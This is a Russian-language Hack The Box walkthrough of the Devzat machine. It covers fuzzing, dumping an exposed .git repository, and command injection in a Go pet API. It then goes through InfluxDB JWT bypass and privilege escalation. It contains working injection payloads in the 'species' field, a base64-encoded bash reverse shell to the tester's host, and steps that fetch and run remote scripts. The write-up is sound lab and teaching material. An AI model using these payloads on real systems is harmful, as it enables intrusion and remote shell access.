


```
pets                    [Status: 200, Size: 510, Words: 20, Lines: 21]
:: Progress: [114441/114441] :: Job [1/1] :: 1497 req/sec :: Duration: [0:01:56] :: Errors: 17 ::
```

Результат сканирования поддоменов с помощью ffuf

И находим новый поддомен. Добавим его в файл `/etc/hosts`.


```
10.10.11.118    devzat.htb pets.devzat.htb
```



Главная страница сайта pets.devzat.htb

На странице есть кое-какие запросы серверных функций, но все равно стоит просканировать скрытые файлы и каталоги. При возникновении ошибки 404 каждый раз будет возвращаться кастомная страница, поэтому исключим эти ответы из конечного результата. Будем фильтровать по объему страницы (параметр `-fs`).

```
ffuf -u 'http://pets.devzat.htb/FUZZ' -t 256 -w files_interesting.txt -fs 510
```




```
server-status           [Status: 403, Size: 280, Words: 20, Lines: 10]
.git                    [Status: 301, Size: 41, Words: 3, Lines: 3]
.git/config             [Status: 200, Size: 92, Words: 9, Lines: 6]
.git/HEAD               [Status: 200, Size: 23, Words: 2, Lines: 2]
.git/logs/              [Status: 200, Size: 63, Words: 3, Lines: 5]
.git/index              [Status: 200, Size: 3884, Words: 51, Lines: 11]
:: Progress: [2394/2394] :: Job [1/1] :: 2054 req/sec :: Duration: [0:00:10] :: Errors: 0 ::
```

Результат сканирования каталогов с помощью ffuf

И находим каталог `.git`. Он должен открыть нам исходные коды. Чтобы загрузить его, используем утилиту **Rip-Git** из набора dvcs-ripper.


```
rip-git.pl -v -u http://pets.devzat.htb/.git/
```



```
┌──(ralf㉿ralf-PC)-[~/tmp/devzat]
└─$ ~/tools/WEB/dvcs-ripper/rip-git.pl -v -u http://pets.devzat.htb/.git/
[i] Downloading git files from http://pets.devzat.htb/.git/
[i] Auto-detecting 404 as 200 with 3 requests
[i] Getting correct 404 responses
[i] Using session name: cHcokqNo
[d] found COMMIT_EDITMSG
[d] found config
[d] found description
[d] found HEAD
[d] found index
[!] Not found for packed-refs: 404 Not Found
[!] Not found for objects/info/alternates: 404 Not Found
[!] Not found for info/grafts: 404 Not Found
[d] found logs/HEAD
[d] found objects/82/74d7a547c0c3854c074579dfc359664082a8f6
[d] found objects/46/4614f32483e1fde60ee53f5d3b4d468d80ff62
[d] found objects/ef/07a04ebb2fc92cf74a39e0e4b843630666a705
[d] found refs/heads/master
[i] Running git fsck to check for missing items
Проверка каталогов объектов: 100% (256/256), готово.
error: 551abaa3c707703936e5e31b8e4645b35e5f6c07: invalid sha1 pointer in cache-tree
[d] found objects/03/cd4553f4c458eaef2f9734925b4e6e8c0d6df9
[d] found objects/8d/a69971e32e6e08ca489b4073184501de13258
[d] found objects/93/28c7f7225a754c91fddfd3c7e62c1251a2828
[d] found objects/94/caeb6c465d2de18aa8cf364c56dd7515ea2a1a
```

Загрузка данных из репозитория Git

Открыв главный файл `main.go`, сразу находим уязвимую функцию `loadCharacter` (строка 40).




```
type Pet struct {
    Name            string `json:"name"`
    Species         string `json:"species"`
    Characteristics string `json:"characteristics"`
}

var (
    Pets []Pet = []Pet{
        {Name: "Cookie", Species: "cat", Characteristics: loadCharacter("cat")},
        {Name: "Mia", Species: "cat", Characteristics: loadCharacter("cat")},
        {Name: "Chuck", Species: "dog", Characteristics: loadCharacter("dog")},
        {Name: "Balu", Species: "dog", Characteristics: loadCharacter("dog")},
        {Name: "Georg", Species: "gopher", Characteristics: loadCharacter("gopher")},
        {Name: "Gustav", Species: "giraffe", Characteristics: loadCharacter("giraffe")},
        {Name: "Rudi", Species: "redkite", Characteristics: loadCharacter("redkite")},
        {Name: "Bruno", Species: "bluewhale", Characteristics: loadCharacter("bluewhale")},
    }
)

func loadCharacter(species string) string {
    cmd := exec.Command("sh", "-c", "cat characteristics/"+species)
    stdoutStderr, err := cmd.CombinedOutput()
    if err != nil {
        return err.Error()
    }
    return string(stdoutStderr)
}

func getPets(w http.ResponseWriter, r *http.Request) {
    json.NewEncoder(w).Encode(Pets)
```

Исходный код функции

В этой функции пользовательский ввод без дополнительной фильтрации подставляется в качестве аргумента командной строки, а это — уязвимость OS Command Injection.

ТОЧКА ОПОРЫ

Отправим запрос на добавление записи на сайте и перехватим его с помощью Burp.




```
3427  http://pets.devzat.htb  GET   /webfonts/fa-solid-900.woff2       200  78376  woff2
3428  http://pets.devzat.htb  POST  /api/pet                    ✓     200  196    text
3429  http://pets.devzat.htb  GET   /api/pet                           200  2531   JSON

Request  Response
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 30
Connection: close

{
  "name":"ewq",
  "species":"cat"
}
```

Запрос на добавление записи

Среди отправленных параметров находим знакомый — `species`. Именно он и подставлялся к выполняемой команде в функции `loadCharacter`. Попробуем проверить наличие уязвимости, завершив основную команду символом `;`, а затем укажем другую команду, к примеру пинг своего хоста.

```
{
    "name":"test3",
    "species":"cat;ping -c 2 10.10.14.41"
}
```




```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 54
Connection: close

{
  "name":"test3",
  "species":"cat;ping -c 2 10.10.14.41"
}
```

Измененный запрос

На локальном хосте активируем **tcpdump** и проверим, пришел ли запрос.


```
sudo tcpdump -i tun0 icmp
```



```
(ralf㉿ralf-PC)-[~/tmp/devzat]
sudo tcpdump -i tun0 icmp
dump: verbose output suppressed, use -v[v]... for full protocol decode
tening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
56:22.270868 IP devzat.htb > 10.10.14.41: ICMP echo request, id 4, seq 1, length 64
56:22.270905 IP 10.10.14.41 > devzat.htb: ICMP echo reply, id 4, seq 1, length 64
56:23.363962 IP devzat.htb > 10.10.14.41: ICMP echo request, id 4, seq 2, length 64
56:23.364001 IP 10.10.14.41 > devzat.htb: ICMP echo reply, id 4, seq 2, length 64
```

Логи tcpdump

Команда успешно выполнена, а это значит, что можно кидать реверс-шелл. Есть очень удобный онлайн-генератор шеллов — Reverse Shell Generator. Нужно указать лишь локальный адрес, порт и тип реверс-шелла, а он вернет нам две команды: для запуска листенера и для создания обратного подключения. Вдобавок есть разные варианты кодирования шелла.




Генерирование шелла bash

Запускаем листенер и отправляем команду для создания реверс-шелла. Я обернул его в Base64, чтобы избежать использования символов, которые веб-сервер может трактовать по-разному.

```
{
    "name":"test3",
    "species":"cat;echo -n L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40MS80MzIxIDA+JjE=|base64 -d |bash"
}
```

```
POST /api/pet HTTP/1.1
Host: pets.devzat.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://pets.devzat.htb/
Content-Type: text/plain;charset=UTF-8
Origin: http://pets.devzat.htb
Content-Length: 117
Connection: close

{
  "name":"test3",
  "species":"cat;echo -n L2Jpbi9zaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC40MS80MzIxIDA+JjE=|base64 -d |bash"
}
```

Запрос для создания реверс-шелла



```
┌──(ralf㉿ralf-PC)-[~/tmp/devzat]
└─$ rlwrap -cAr nc -lvnp 4321
listening on [any] 4321 ...
connect to [10.10.14.41] from (UNKNOWN) [10.10.11.118] 38020
/bin/sh: 0: can't access tty; job control turned off
id
uid=1000(patrick) gid=1000(patrick) groups=1000(patrick)
```

Бэкконнект от сервера

Мы получаем доступ к хосту с минимальными привилегиями.

Продолжение статьи →

HTB DEVZAT

ПЕНТЕСТИМ ВЕБ-СЕРВЕР И ЭКСПЛУАТИРУЕМ INFLUXDB

ПРОДВИЖЕНИЕ

Чтобы нащупать возможности для повышения привилегий, будем использовать скрипты PEASS.

Справка: скрипты PEASS для Linux (загрузка через Python и Wget)

Что делать после того, как мы получили доступ в систему от имени пользователя? Вариантов дальнейшей эксплуатации и повышения привилегий может быть очень много, как в Linux, так и в Windows. Чтобы собрать информацию и наметить цели, можно использовать Privilege Escalation Awesome Scripts SUITE (PEASS) — набор скриптов, которые проверяют систему на автомате.

Чтобы воспользоваться скриптом, его нужно сначала загрузить на локальный хост.

```
wget https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/linPEAS/linpeas.sh
```

Теперь надо загрузить его на удаленный хост. В директории со скриптом на локальной машине запустим с помощью Python простой веб-сервер. После выполнения этой команды веб-сервер будет прослушивать порт 8000.


```
python3 -m http.server
```

А теперь с помощью того же **wget** на целевой машине загрузим скрипт с локального хоста на удаленный. После загрузки необходимо дать файлу право на выполнение и выполнить скрипт.

```
wget http://[ip_локального_хоста]:8000/linpeas.sh
chmod +x linpeas.sh
./linpeas.sh
```

Вывод огромный, но для себя отметим два важных раздела: список процессов и список прослушиваемых портов.


Список процессов



Список открытых портов

Узнаем, что трафик проксируется через порт 8086, стоит просмотреть, что там. Для проксирования будем использовать инструмент **chisel**. Запускаем у себя на локальном хосте сервер, ожидающий подключения к порту 5432.


```
./chisel  server -p 5432 --socks5 --reverse
```




Лог сервера

Как описано в справке выше, загружаем на хост версию chisel для Linux и подключаемся, транслируя весь трафик с порта 8086 локального хоста на тот же порт удаленного. В логах сервера увидим сообщение об успешном подключении клиента.

```
./chisel.bin client 10.10.14.41:5432 R:8086:127.0.0.1:8086
```




Лог клиента



Сообщение об установленном соединении

Теперь у нас работает туннель SOCKS5. Просканируем найденный порт с помощью **Nmap**:

```
nmap -p8086 -A 127.0.0.1
```




Результат сканирования порта

Nmap вывел нам заголовок, из которого мы узнаем, что используется InfluxDB версии 1.7.5. Зная точную версию продукта, стоит сразу поискать готовые эксплоиты.


Справка: поиск готовых эксплоитов

При пентесте лучше всего искать эксплоиты в Google, поскольку этот поисковик заглядывает и в личные блоги, и в самые разные отчеты. Ускорят дело специализированные базы вроде Exploit-DB — там часто можно обнаружить подходящие варианты. Если ты работаешь в специализированной ОС вроде Kali Linux, то эта база у тебя уже есть и для поиска можно использовать утилиту **searchsploit**.




Поиск эксплоитов в Google

Мы находим репозиторий с эксплоитом для нужной версии InfluxDB. Этот код эксплуатирует уязвимость, которая заключается в обходе аутентификации, возможной из-за ошибки в реализации JWT: можно использовать пустой секрет. Первым делом эксплоит перебирает имена пользователей, для этого он затребует соответствующий словарь.



Запуск эксплоита

Когда будет найден подходящий пользователь, будут выведены базы данных. Используем юзера `devzat`.




Выбор базы данных

Получим все данные из таблицы `user`.

Получение данных из таблицы user

Мы нашли кое-какие пароли. Пробуем их для смены юзера в системе, находим подходящую учетку и забираем первый флаг.




Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Теперь нам нужен флаг рута. Для удобства подключимся по SSH. У нас изменился контекст пользователя, поэтому снова проведем разведку на хосте. Повторно запускаем LINPEAS.

В списке доступных для записи файлов обнаруживаем два архива исходников devzat.




Список файлов, доступных для записи

А по списку процессов и открытым портам делаем вывод, что devzat запущен для локального хоста, при этом от имени root.




Список процессов




Список прослушиваемых портов

Скачаем обе версии архива, распакуем и просмотрим, какие файлы отличаются. Сделать это можно, сравнивая хеши.




Хеши исходных кодов программы

Файл `commands.go` в dev-версии был изменен. Просмотрим различия в файлах с помощью **diff**.



Различия в файлах commands.go

